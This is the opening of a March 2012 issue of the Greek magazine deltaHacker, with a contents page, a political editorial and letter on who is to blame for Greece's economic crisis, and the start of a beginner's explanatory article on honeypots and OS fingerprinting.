all rights reversed

HACKER

Μάρτης 2012 # Τιμή τεύχους 6,40€

τεύχος 006 - Sneezy Spring Edition

Η τάξη κρύβεται στο χάος [*]

VLC και Nova: Μια σχέση που θέλετε να στηρίξετε!

Σας επιτίθενται απ' όλον τον πλανήτη: Μελετήστε τους και σπάστε πλάκα

Υπέροχα scripts για τη δημιουργία wordlists, και δεν έχετε ανάγκη κανέναν!

[*] . . . γι' αυτό μετατρέψτε το σε δημιουργία!

Περιεχόμενα

και οδηγίες χρήσης

εντιτόριαλ 6

χελώνες μέχρι κάτω

σνέιλ μέιλ 8

ένας νόμος που *δεν* παραβιάζεται

γλυκές παγίδες! 12

είναι δυνατόν να προστατευτείς
από έναν άγνωστο εχθρό;

python games:
programming *should* be fun! 20

βρίσκεστε σ’ ένα σκοτεινό δωμάτιο.
η ατμόσφαιρα είναι αποπνικτική.
έξοδοι: δυτικά, βόρεια

VPS first contact,
μέρος 2 από 2 30

από το προηγούμενο τεύχος σάς χρωστάμε τη μετατροπή του ολοκαίνουργιου VPS σ’ έναν ικανότατο κι αρκετά ασφαλή web server!

πώς να streamάρετε τα panda όλα! 42

έχετε δει έναν network engineer να χρησιμοποιεί το VLC; παπάδες μπορεί να κάνει μ’ αυτό -- και ούτε και η NOVA μπορεί να του ξεφύγει!

52 arduino - δε γουέι οβ δε χάκερ, μέρος 4/k, όπου k^2+λ^2 >= 2kλ

interrupts, RGB LED matrices, prescalers, counters και άλλες ιστορίες ηλεκτρονικής αγάπης

66 server κερνάει, server πίνει!

shell access σε απομακρυσμένον server, με κώδικα που μας ανοίγει την πόρτα και γράφει ο ίδιος ο server (ναι, σωστά διαβάσατε)

78 ένα ωραίο SSH honeypot, αλλά για το σπιτάκι

τι θα λέγατε να στήσετε μια παγίδα σε όλους όσοι σας επιτίθενται και να διασκεδάσετε μαζί τους;

90 wordlist τζενερέισον

fact: η δημιουργία μιας καλής wordlist για ένα brute force attack συχνά είναι απείρως πιο ενδιαφέρουσα εργασία από την ίδια την επίθεση

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας, Σηφάκης Νικόλαος
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) σας έπιασε η ανοιξιάτικη ίωση;
διαβάστε deltaHacker -- κάνει καλό, γενικώς κι *όχι* αορίστως

Χελώνες μέχρι κάτω

«Ανοησίες! Ο κόσμος είναι επίπεδος και στηρίζεται πάνω σε τέσσερις ελέφαντες, οι οποίοι πατάνε πάνω στο καβούκι μιας συμπαντικής χελώνας!» Φώναξε ενοχλημένη η κυριούλα, όταν τέλειωσε την ομιλία του ο αστρονόμος. Ο επιστήμονας προσπάθησε να διατηρήσει τη σοβαρότητά του κι έκανε μόνο μια εύστοχη ερώτηση: «Η χελώνα, πού πατάει;» Η «πληρωμένη» απάντηση της κυριούλας δεν άργησε καθόλου: «Έχει χελώνες μέχρι κάτω!»

Σωστή η κυριούλα! Μπορεί τελικά ο κόσμος να μην είναι επίπεδος, να μην πατάει σε ελέφαντες και χελώνες, εγώ όμως της βγάζω το καπέλο! Πέταξε ατάκα επικών διαστάσεων και την ίδια στιγμή κατάφερε κάτι δύσκολο: Απέδειξε ότι έχει συνεπέστατο τρόπο σκέψης. Νομίζετε ότι τα έχασα; Εντάξει, η κυρία ήταν τρελή, αλλά μέσα στη τρέλα της είχε απόλυτα συνεκτικό τρόπο σκέψης. Μέσα στην τρέλα της, ξαναλέω. Σκεφτείτε τώρα τη δική σας θεωρία, εσείς που δεν είσαστε τρελοί. Μην τρέχει ο νου σας στη δημιουργία του σύμπαντος, ούτε στα όσα βρίσκονται ή δεν βρίσκονται στην άλλη άκρη του γαλαξία. Πιάστε όμως ένα θέμα που να μας αφορά όλους. Ένα στη τύχη, βρε αδερφέ: Την κατάσταση της χώρας και το ποιος ευθύνεται που φτάσαμε ως εδώ...

Ο κακός μαθητής δεν έχει προβληματικό DNA. Δε φταίνε οι τρόποι του, ούτε η συνείδησή του -- την οποία ενδέχεται να μην έχει διαμορφώσει ακόμα. Ο κακός ο μαθητής γεννήθηκε όπως όλοι οι άλλοι πάνω σ' αυτόν τον πλανήτη, αλλά κάτι στην πορεία τον χάλασε. Ίσως να φταίει ο δάσκαλος, ίσως οι γονείς του, ίσως η γειτονιά ή και όλοι μας. Ο φίλος μας ο αστρονόμος, αν παρακολουθούσε αυτόν το συλλογισμό, θα έκανε άλλη μια εύστοχη ερώτηση: Τον δάσκαλο, τους γονείς, και τη γειτονιά, ποιος τους χάλασε; Αν κουβαλούσαμε την τρέλα της κυριούλας, θ' απαντούσαμε ότι είναι οι πάντες χαλασμένοι κι η συζήτηση θα τελείωνε εκεί. Μετά από μια τέτοια απάντηση, θα μπορούσαμε να πάμε για μια τυρόπιτα, για ανεμώνες ή για πατάτες. Ο παραλογισμός μας θα ήταν επιβεβαιωμένος, πλέον.

Εμείς όμως δεν έχουμε τρελαθεί. Ζηλεύουμε μόνο τη συνοχή στον τρόπο σκέψης της κυριούλας, αλλά όχι και τις παρωπίδες. Κάποιος ή κάτι, κάπου και κάπως, χαλάει τον κόσμο. Αυτό είναι το μόνο σίγουρο. Πάντως, μέχρι να φτάσουμε στη ρίζα του προβλήματος, δεν υπάρχει κανένας λόγος να φράζουμε τη σκέψη μας και να ψάχνουμε αποκλειστικά εντός των συνόρων. Γιατί αν βάλουμε την Ελλάδα στη θέση του κακού μαθητή, τότε με συγχωρείτε αλλά πρέπει να αναζητήσουμε ευθύνες εκτός των συνόρων. Η χώρα μας άλλωστε δεν παίζει μόνη της. Εκτός του ότι ανήκουμε στην Ε.Ε., έχουμε πάρε-δώσε, κρυφά και φανερά, με πολλές ακόμα χώρες. Από



την άλλη, αν βάλουμε τους εαυτούς μας στη θέση του κακού μαθητή, τότε σίγουρα έχει περισσότερο νόημα να ψάξουμε για ευθύνες εντός των συνόρων. Μας υποχρεώνει κανείς να επιλέξουμε ένα από τα δύο; Όχι! Η αλήθεια είναι ότι στη θέση του κακού μαθητή μπορεί να μπει *και* η χώρα μας, αλλά *και* εμείς οι ίδιοι...

Βίδα, έλασμα, κύλινδρος, πεταλούδα, βίδα, βίδα, γρανάζι, πεταλούδα, κύλινδρος, άξονας, αξονάκι, τζαμάκι, κοκοράκι, έλασμα, γρανάζι, ελατήριο, βίδα, πεταλούδα, χερούλι, βίδα, κοχλίας, βίδα και καπάκι. Τι, δεν καταλάβατε περί τίνος πρόκειται; Το ρολόι είναι, βρε παιδιά! Είναι δυνατόν να μην καταλάβατε ότι μιλάμε για ένα ρολόι; Ήμασταν σαφέστατοι. Αναφέραμε *όλα* τα εξαρτήματά του. Πως είπατε; Τα εξαρτήματα από μόνα τους δεν σας λένε τίποτα; Πράγματι, από μόνα τους δεν δίνουν κανένα στοιχείο για το μηχανισμό (την οργάνωσή τους), ούτε για τη λειτουργία του. Βέβαια, αν ισχύει κάτι τέτοιο για ένα τόσο απλό σύστημα όπως το ρολόι, καταλαβαίνετε ότι ισχύει πολύ περισσότερο για μια ολόκληρη κοινωνία. Εξηγούμαστε -- για να μη μας πει κανείς ότι η Ελλάδα αποτελεί απλά και μόνο το άθροισμα των Ελλήνων: Το να βάλουμε στη θέση του κακού μαθητή την Ελλάδα και μετά τον καθένα από μας δεν αποτελεί πλεονασμό, ούτε κάποιου είδους σφάλματος...

Τελικά, το φταίξιμο εντοπίζεται εντός και ταυτόχρονα εκτός των συνόρων. Είναι δυνατόν; Εύκολα! Τα όσα τραβάμε δεν πηγάζουν από το κλίμα, ούτε από το ταμπεραμέντο, ούτε από την ψυχολογία. Τα βάσανά μας ξεκινούν από κάτι πολύ πιο θεμελιώδες: Τον μηχανισμό εκείνο, που καθορίζει στο μέγιστο βαθμό το πώς αλληλεπιδρούν οι άνθρωποι αλλά και ολόκληρες οι χώρες. Θυμηθείτε το ρολόι. Η λειτουργία του δεν προκύπτει από τα εξαρτήματά του. Η λειτουργία του προκύπτει από τον πολύ συγκεκριμένο τρόπο με τον οποίο αλληλεπιδρούν τα εξαρτήματα. Κάπως έτσι περνάμε στην επόμενη λογική ερώτηση: Υπάρχει κάποιος μηχανισμός που να ρυθμίζει την αλληλεπίδρασή μας, σε ατομικό αλλά και σε κρατικό επίπεδο; Και βέβαια υπάρχει -- και λέγεται οικονομία!



Ο κόσμος δεν είναι ρολόι. Το ρολόι μας βοήθησε να ξεδιαλύνουμε πέντε πράγματα, αλλά δεν ταυτιζόμαστε κιόλας μ' αυτό. Οι βίδες, τα ελατήρια και τα γρανάζια δεν έχουν κανενός είδους επίγνωση της λειτουργίας του ρολογιού, ούτε θα μπορούσαν ν' αλλάξουν ποτέ το μηχανισμό του. Εμείς, αντίθετα, έχουμε επίγνωση του μηχανισμού που ρυθμίζει τη ζωή μας και, πολύ περισσότερο, των αποτελεσμάτων του (Σ.τ.Ε. Έχουμε;). Εμείς **μπορούμε** και **οφείλουμε** να αλλάξουμε το μηχανισμό μας. Δεν σας λέω ότι έχουμε όλοι τις ίδιες ευθύνες κι άλλα τέτοια γλυκανάλατα. Είναι σαφές ότι η οικονομία ευνοεί συγκεκριμένους ανθρώπους και, σε μεγαλύτερη κλίμακα, συγκεκριμένους κρατικούς μηχανισμούς. Αυτοί οι άνθρωποι και οι μηχανισμοί κάνουν τα πάντα για να σώσουν την οικονομία *τους*. Είναι αδίστακτοι, όχι προδότες. Δεν προδίδουν κανέναν. Τα συμφέροντά τους εξυπηρετούν -- και δεν μπορούν να παραιτηθούν αυτών. Εμείς όμως, τι κάνουμε; Αυτοί που λένε ότι πρέπει να αλλάξουμε εμείς οι ίδιοι, δεν έχουν άδικο. Πρέπει ν' ανατρέψουμε την οικονομία, στην οποία στηρίζεται ο κόσμος μας σήμερα. Ακόμη κι αν δεν τα καταφέρουμε, αξίζει «να πεθάνουμε προσπαθώντας», όπως πολύ σοφά λένε και οι φίλοι μας οι Αμερικάνοι :)



σνέιλ μέιλ

Αγαπητοί μου,

Όταν σε πιάνει η μιζέρια ο χρόνος δεν περνάει με τίποτα. Από την τελευταία φορά που σας έγραψα, οι μέρες και οι ώρες μου αργοκυλούν γεμάτες ανησυχία, αμηχανία και ένταση. Με έχει καταλάβει ένα παράδοξο εναλλασσόμενο συναίσθημα.

Κάποιες στιγμές συνειδητοποιώ ότι τα πράγματα έχουν φτάσει στο απροχώρητο και νοιώθω την ανάγκη να βγω στους δρόμους. Και μετά βλέπω όσους έχουν ήδη βγει στους δρόμους, για τον άλφα ή τον βήτα λόγο, και η δική μου ανάγκη τρεμοπαίζει και σβήνει πριν καν το πάρω είδηση.

Ο γιατρός μου, το ονομάζει αμφιθυμία.

Για να ηρεμήσω αποφάσισα να αποσυρθώ στο Πόρτο Γερμενό για μερικές μέρες. Ήθελα να σκεφτώ. Να καταλάβω.

Γιατί βλέπετε, αγαπητοί μου, σε αντίθεση με το πνεύμα των καιρών που θέλει τους πάντες γεμάτους σιγουριά για τη γνώμη τους και για τα πάντα, εγώ πολλά πράγματα --ίσως πιο πολλά από όσα θα ήθελα να παραδεχτώ δημοσίως-- δεν τα καταλαβαίνω.

Πάνω που ήτανε να φύγω, λαμβάνω ένα προβληματισμένο μέιλ από τον ανιψιό.

«Τι έγραφες για την κρίση την περασμένη φορά και τα έχει βάλει μαζί σου ο Κύριος Εκδότης;» με ρωτούσε. «Τι μπορεί να είπες και τον τσάντισες; Πώς τα κατάφερες πάλι;»

Καταλαβαίνετε βεβαίως ότι με έπιασε απροετοίμαστο. Τα έχει βάλει μαζί μου ο Κύριος Εκδότης; Από πού κι ως πού; Και καλά, τι απορεί ο ανιψιός; Μάτια δεν έχει να διαβάσει το τεύχος; Ή μήπως δεν το έχει λάβει ακόμα;

Απάντησα επί τόπου, ζητώντας διευκρινήσεις και δηλώνοντας έτοιμος να το συζητήσω. Επί τη ευκαιρία επιτρέψτε μου, αγαπητοί μου, να πω κάτι.

Αν κάτι με έμαθε η γιαγιά μου, αυτό είναι να σέβομαι τις ιεραρχικές δομές. Με έμαθε ότι «Σέβομαι» δεν σημαίνει «αποδέχομαι άκριτα», ούτε «ακολουθώ σαν το πρόβατο», ούτε τίποτα τέτοιο. «Σέβομαι τις ιεραρχικές δομές», σημαίνει: αναγνωρίζω την πολυπλοκότητα ενός συστήματος και αποδέχομαι την λειτουργική ανάγκη να υπάρχει επιμερισμός αρμοδιοτήτων, καθοδήγηση και ανάδραση -- χωρίς να το παίρνω προσωπικά.

Επί του συγκεκριμένου, αν ο Κύριος Εκδότης τα έχει βάλει μαζί μου είναι δομικό μου καθήκον να καταλάβω γιατί. Μπορεί να έχει κάνει λάθος -- οπότε οφείλω να του το δείξω, και είναι δικό του δομικό καθήκον να με ακούσει προσεκτικά. Η τελική απόφαση πάντως είναι δική του: Γι' αυτό τον έχουμε κάνει εκδότη. Αυτό δεν τον κάνει καλύτερο από εμένα. Αυτό μας έλειπε. Απλώς, αναγνωρίζω ότι σε ένα περιοδικό ο Εκδότης (ο Κύριος Εκδότης) είναι αυτός που έχει περισσότερες εξουσίες, αρμοδιότητες αλλά και ευθύνες από μένα. Όταν αποφασίσω να γίνω εγώ Κύριος Εκδότης (λέμε τώρα), το ξανασυζητάμε.

Σνέιλ μέιλ

Ξαναγυρνάω λοιπόν στο θέμα μας. Ζήτησα από τον ανιψιό να μεσολαβήσει για να το συζητήσουμε. Αν ο Κύριος Εκδότης θα ήθελε να μου πει πού διαφωνεί με τα γραφόμενά μου, εγώ θα απαντούσα. Αυτό έγραψα.

Μετά έφυγα για Πόρτο Γερμενό, από όπου επέστρεψα την περασμένη Κυριακή -- τη συγκεκριμένη εκείνη Κυριακή που κάποιοι σκέφτηκαν ότι καίγοντας καν'να δυο σινεμά και γκλαμουρομαγαζιά και «υπεξαιρώντας» πέντ' έξι κινητά, χτυπάς τον καπιταλισμό ή έστω την άδικη κοινωνία. Στο τραπέζι του σαλονιού, ακουμπισμένο πάνω σε ένα κουτί Baigan Bharta της μητέρας της εξαδέλφης που είναι ινδουίστρια, βρήκα έναν φάκελο με λογότυπο. Πάνω στον φάκελο ήταν κολλημένο ένα κίτρινο ποστ-ιτ με μια τετραγωνισμένη γάτα. (Χμμμ...)

Ήταν ένα γράμμα από τον Κύριο Διευθυντή. Σας μεταφέρω ένα απόσπασμα:

«Στεναχωριέμαι με κείμενα/γνώμες/απόψεις του στιλ «όλοι έχουμε μερίδιο ευθύνης». Όχι επειδή δεν έχουμε *καθόλου* μερίδιο ευθύνης, αλλά για τους ακόλουθους δύο λόγους: α) Επειδή το μερίδιο ευθύνης του άλφα ή του βήτα πολίτη κ.λπ. είναι απείρως μικρότερο από το μερίδιο του χι ή του ψι πολιτικού. Συγκριτικά με εκείνο των τελευταίων, των πρώτων είναι πρακτικά μηδέν. β) Επειδή αυτός που έρχεται στα πράγματα έχει *πράγματι* μια ευκαιρία να φέρει κάποια αλλαγή προς το καλύτερο, τελικά όμως δεν το κάνει.»

«Συνυπογράφοντας τη λογική του «όλοι έχουμε μερίδιο ευθύνης», πέφτουμε με τα μούτρα στη νοητική παγίδα που περίτεχνα μας έστησαν αυτοί που είχαν πολύ περισσότερο από τη μερίδα του λέοντος της ευθύνης. Αυτοί, που ως χορτάτοι μάς κουνάνε τώρα το δάχτυλο και μας απειλούν ξεδιάντροπα, συνεχίζοντας να ψεύδονται, εξακολουθώντας να εφαρμόζουν αδιέξοδες πολιτικές, φροντίζοντας για το plan B της *δικής τους* σωτηρίας.»



«Με δεδομένα όσα (δεν) συμβαίνουν, το ότι δεν έχουν υπάρξει ξεσπάσματα εντονότατης βίας δείχνει, κατά τη γνώμη μου, ότι στον τοπικό υποχώρο του χωροχρονικού συνεχούς παραβιάζονται κατάφωρα βασικοί φυσικοί νόμοι, όπως, π.χ., αυτός της δράσης-αντίδρασης.»

Πολύ ενδιαφέρον.

Το πρώτο πράγμα που μου έκανε εντύπωση, εκτός από το ποστ-ιτ με την τετραγωνισμένη γάτα, ήταν ο συγχρονισμός. Νομίζω ότι μετά τις φωτιές της Κυριακής θα μπορούσαμε να συμφωνήσουμε ότι αν υπάρχει κάποιος νόμος που δεν παραβιάζεται, αυτός είναι ο νόμος της δράσης-αντίδρασης.

Όλοι οι υπόλοιποι νόμοι στο τοπικό χωροχρονικό συνεχές παραβιάζονται.

Αυτή είναι και η βασική μου ένσταση. Εξηγούμαι.

Όταν εμείς οι ίδιοι συμπεριφερόμαστε στους νόμους σαν να είναι κουρελόχαρτα ανάλογα με το αν μας αρέσουν ή όχι, τι ακριβώς μας δικαιοδοτεί να αγανακτούμε;

(Θέλετε παράδειγμα; Αντικαπνιστικός Νόμος.)

Η λούμπα στην οποία πέφτουμε είναι ότι τα στραβά μάτια, ανάλογα με το τι μας βολεύει, δεν τα κάνουμε μόνο εμείς. Τα κάνουν και οι «άλλοι», οι «κακοί» σε ό,τι βολεύει εκείνους. Ο επιχειρηματίας που δεν θα αποδώσει τον ΦΠΑ (αλλά τον έχει εισπράξει), ο πολιτικός που θα πάρει μίζες και θα ξεπουλήσει τη χώρα, ο αστυνομικός που θα κάνει παράβαση καθήκοντος, ο καλόγερος που θα αγοραπωλήσει κτήματα της μονής -- όλοι αυτοί επιδεικνύουν τον ίδιο σεβασμό προς τους νόμους με εμάς. Από δομικής πλευράς είναι το ίδιο.

Το σημαντικότερο πρόβλημα με το μοντέλο λειτουργίας της Ελλάδας σήμερα είναι πως δεν είναι αυτάρκες. Ως έχει είναι μη βιώσιμο. Η Ελλάδα ξοδεύει πολλή ενέργεια και αντί για έργο εκπέμπει θερμότητα. Σαν άχρηστο τροφοδοτικό που υπερθερμαίνεται. Σαν χλιαρή σόμπα. Μια χλιαρή εντροπία. Μια ωραία θαλπωρή.

Όλα τα άλλα, λυπάμαι που το λέω, αλλά είναι προφάσεις εν αμαρτίαις.

Και ξέρετε ποιο είναι το αστείο; Δεν φταίει κανείς συγκεκριμένα. Η ευθύνη του τάδε ή του δείνα πολιτικού αντιπροσωπεύεται στο συνολικό θερμοδυναμικό μας μοντέλο από λαμπερές μπλε σπίθες, μικρά peak σπατάλης. Στην στατιστική αυτά τα λέμε outliers. Η θαλπωρή της ελληνικής εντροπίας είναι στο υπέρυθρο, ούτε καν στο ερυθρό. Η αντοχή της Ελλάδας ξεθυμαίνει στο υπέρυθρο. Το συλλογικό υπέρυθρο.

Παιδιά, εδώ έχουμε κουκιά μετρημένα. Η Ελλάδα ως σύστημα είναι καταδικασμένη σε κατάρρευση από την στιγμή που βρέθηκε να ξοδεύει περισσότερη ενέργεια από όσο έργο παράγει.

Δεν υπάρχει τίποτα που μπορεί να κάνει ο κάθε τάδε ή ο δείνα για να βελτιώσει ή να χειροτερέψει την κατάσταση, αν δεν αποφασίσουμε να δούμε το πρόβλημα στη δομή του και να κατανοήσουμε πώς έχουμε συμβάλει --και πώς συμβάλλουμε ακόμα και τώρα-- στην αναπαραγωγή του, όλοι, έστω κι αν δεν κλέψαμε ποτέ μας, έστω κι αν μουντζώνουμε τη βουλή, έστω κι αν δεν καίμε μαγαζιά, έστω κι αν απαιτούμε την σύλληψη των υπαιτίων.

Αυτή είναι η συλλογική μας ευθύνη, Κύριε Διευθυντά, κυρίες και κύριοι, αγαπητοί μου.

Λυπάμαι που σας το λέω, αλλά γαβγίζουμε σε λάθος μάντρα.

Σας ασπάζομαι,

Θείος Ακάκιος

ονέιλ μέιλ

Skill: Beginner

Tags: Honeypots, ports, services, fingerprints, traps

Γλυκές παγίδες!

by Ion



Είναι δυνατόν να προστατευτείς από έναν άγνωστο εχθρό; Μάλλον όχι! Γι’ αυτό άλλωστε δημιουργήθηκε και η έκφραση «μάθε τον εχθρό σου» και οι Rage Against the Machine την έκαναν τραγούδι: «Know your enemy». Εμείς, από την πλευρά μας, λέμε να την εφαρμόσουμε στους υπολογιστές και γι’ αυτό θα στήσουμε δικτυακές παγίδες, ώστε να μελετήσουμε τη συμπεριφορά των επιτιθέμενων!

Οι ιστορίες δικτυακών επιθέσεων μου προκαλούσαν πάντα το ενδιαφέρον. Είχα την απορία για το πώς ακριβώς δρουν αυτοί οι διαβόητοι attackers, όπως επίσης και για το τι κάνουν αργότερα, με τα συστήματα που καταφέρνουν και παραβιάζουν. Είναι βλέπετε δύσκολο --και μάλλον παράξενο--, να προσπαθείς να προστατευτείς από κάτι για το οποίο δεν γνωρίζεις σχεδόν τίποτα! Ας σκεφτούμε όμως και κάτι ακόμα: Δεν θα ήταν χρήσιμο να εμπλουτίζαμε τη σκέψη μας, με τα τεχνάσματα που σκέφτεται ή/και χρησιμοποιεί στην πράξη ένας εισβολέας; Δεν θα 'χε ενδιαφέρον να μαθαίναμε πώς καταφέρνει, ό,τι καταφέρνει; Ε, λοιπόν, υπάρχει ένας ασφαλής τρόπος να ανακαλύψουμε τα παραπάνω, μαθαίνοντας πολλά νέα πράγματα και διασκεδάζοντας! Αναρωτιέστε πώς; Η απάντηση είναι απλή και ακούει στο όνομα honeypot!

Τι είν' τούτο πάλι;

Ένα honeypot είναι ένα σύστημα που αποκλίνει από την παραδοσιακή φιλοσοφία περί ασφάλειας. Αυτό το σύστημα δεν προσπαθεί να κρατά τους επιτιθέμενους μακριά, αλλά να τους έλκει! Η ιδιαίτερη αξία ενός honeypot δεν έγκειται στο ότι είναι απόρθητο, αλλά στο ότι θα δεχτεί επιθέσεις και κατά πάσα πιθανότητα *δεν* θα αντέξει. Ακούγεται παράξενο, έτσι; Τα honeypots αποτελούν από τη φύση τους τρωτά (vulnerable) συστήματα (το φροντίζουμε εμείς αυτό) και η κύρια αποστολή τους είναι να παραβιαστούν. Κατ' αυτόν τον τρόπο μπορούμε και συγκεντρώνουμε πάμπολλες χρήσιμες πληροφορίες. Μπορούμε, π.χ., να πληροφορηθούμε για τα είδη των επιθέσεων που χρησιμοποιεί κάποιος, για τις προθέσεις του, αλλά και για τους υπόλοιπους στόχους του, τους οποίους ενδέχεται να χτυπήσει μέσα από το δικό μας μηχάνημα! Με λίγα λόγια, τα honeypots αποτελούν δικτυακές παγίδες, στις οποίες εγκλωβίζονται οι επιτιθέμενοι κι από θύτες μετατρέπονται σε θύματα της δικής μας περιέργειας ;)

Τα honeypots υλοποιούνται συνήθως σε εικονικές μηχανές (virtual machines), ώστε να είναι όσο το δυνατό πιο εύκολη η διαχείριση τους. Αυτές οι εικονικές μηχανές, βέβαια, χρησιμοποιούν ειδικό λογισμικό και κατάλληλες ρυθμίσεις, ώστε να μοιάζουν με κάποιο φυσικό σύστημα που θα είχαμε στο δίκτυο μας. Ένα καλό honeypot πρέπει να πείθει ότι αποτελεί μηχάνημα με μεγάλη αξία, ώστε να προσελκύει τους επίδοξους εισβολείς.

Όπως αναφέρθηκε προηγουμένως, κύριος σκοπός μας είναι να συγκεντρώσουμε πληροφορίες. Αναρωτιέστε πώς θα το πετύχουμε αυτό; Τα honeypots καταγράφουν αναλυτικά όλες τις επιθέσεις εναντίον τους. Για παράδειγμα, αποθηκεύουν τη διεύθυνση IP του attacker, τα ονόματα χρήστη και τους κωδικούς που χρησιμοποιεί, το είδος και την έκβαση της επίθεσης, τις εντολές που πληκτρολόγησε, τα αρχεία που τροποποίησε και πάει λέγοντας...

Τρόπος λειτουργίας

Η δυνατότητα των honeypots να προσομοιώνουν διάφορα είδη συστημάτων οφείλεται στη χρήση των λεγόμενων fingerprints. Αυτά τα «αποτυπώματα» αποτελούν κατά κάποιο τρόπο τα μοναδικά στοιχεία ταυτοποίησης που αφήνει κάθε λειτουργικό σύστημα. Αλλά ας πάρουμε τα πράγματα από την αρχή. Όπως γνωρίζετε ήδη, η δικτύωση ενός υπολογιστή γίνεται δυνατή με τη χρήση της σουίτας πρωτοκόλλων TCP/IP (βλ.

και deltaHacker 004, σελ. 12). Ορισμένες παράμετροι του TCP/IP --για την ακρίβεια οκτώ--, είναι μεταβλητές και ρυθμίζονται από το εκάστοτε λειτουργικό σύστημα. Ως εκ τούτου, μπορούμε να διακρίνουμε διαφορετικά λειτουργικά συστήματα, όπως και διαφορετικές εκδόσεις του ίδιου λειτουργικού συστήματος, από τις τιμές που χρησιμοποιούνται για τις συγκεκριμένες παραμέτρους του TCP/IP. Όλες αυτές οι παράμετροι μαζί φτιάχνουν μια υπογραφή των 67bit ή αλλιώς το λεγόμενο αποτύπωμα (fingerprint) του συγκεκριμένου λειτουργικού συστήματος. Ο δημοφιλέστατος port scanner ονόματι nmap αναγνωρίζει τα διάφορα fingerprints και με την παράμετρο –O μπορεί να μας ενημερώνει για το λειτουργικό σύστημα του στόχου. Ε, λοιπόν, καθώς οι τιμές των διαφόρων αποτυπωμάτων είναι γνωστές, τα honeypots τις χρησιμοποιούν για να υποδυθούν διάφορα λειτουργικά συστήματα. Πέρα από το ίδιο το λειτουργικό σύστημα, τα honeypots εξομοιώνουν και διάφορες δικτυακές υπηρεσίες. Κατά κανόνα, αυτό επιτυγχάνεται με ειδικά scripts, η συμπεριφορά των οποίων μιμείται εκείνη των αληθινών υπηρεσιών. Σκεφτείτε για παράδειγμα ένα Perl script το οποίο εκτελείται μονίμως στο παρασκήνιο, ακούει στη δικτυακή θύρα 21 του υπολογιστή κι απαντάει στα πακέτα που λαμβάνει ως ένας κανονικός FTP server. Ένα τέτοιο script θα μπορούσε να παραπλανήσει τους επιτιθέμενους, κάνοντάς τους να πιστεύουν ότι, πράγματι, απέναντί τους έχουν έναν FTP server.


Βασική διάκριση

Θα μπορούσαμε να χωρίσουμε τα honeypot σε δύο κύριες κατηγορίες σύμφωνα με το σκοπό που εξυπηρετούν -- ή τέλος πάντων τα κίνητρα που οδήγησαν στην υλοποίησή τους. Με αυτή τη λογική, θα προέκυπταν οι κατηγορίες των ερευνητικών honeypot και των production honeypot (λέγονται και honeypot παραγωγής, αν και το ελληνικό όνομα δεν ακούγεται ωραία).

Τα ερευνητικά honeypot είναι συστήματα με πρωταρχική αποστολή την καταγραφή όσο το δυνατόν περισσοτέρων πληροφοριών, ώστε να αυξάνεται η γνώση μας γύρω από τον τρόπο δράσης των blackhat (οι κακόβουλοι hacker). Τα συγκεκριμένα honeypot προσομοιώνουν τις πιο διαδεδομένες υπηρεσίες, ώστε να είναι δελεαστικά και σχετικά προσιτά. Συνήθως υλοποιούνται σε ερευνητικά κέντρα, όπως πανεπιστήμια, κυβερνητικές ή στρατιωτικές υπηρεσίες και οργανισμούς οι οποίοι δραστηριοποιούνται στο χώρο της ασφάλειας, όπως το διεθνές Project Honeynet (www.honeynet.org). Η λειτουργία των honeypot αυτής της κατηγορίας δεν έχει άμεση σχέση με την ασφάλεια του ιδιοκτήτη τους. Βοηθάνε όμως στην ενημέρωση και στην επαγρύπνηση των απανταχού ειδικών 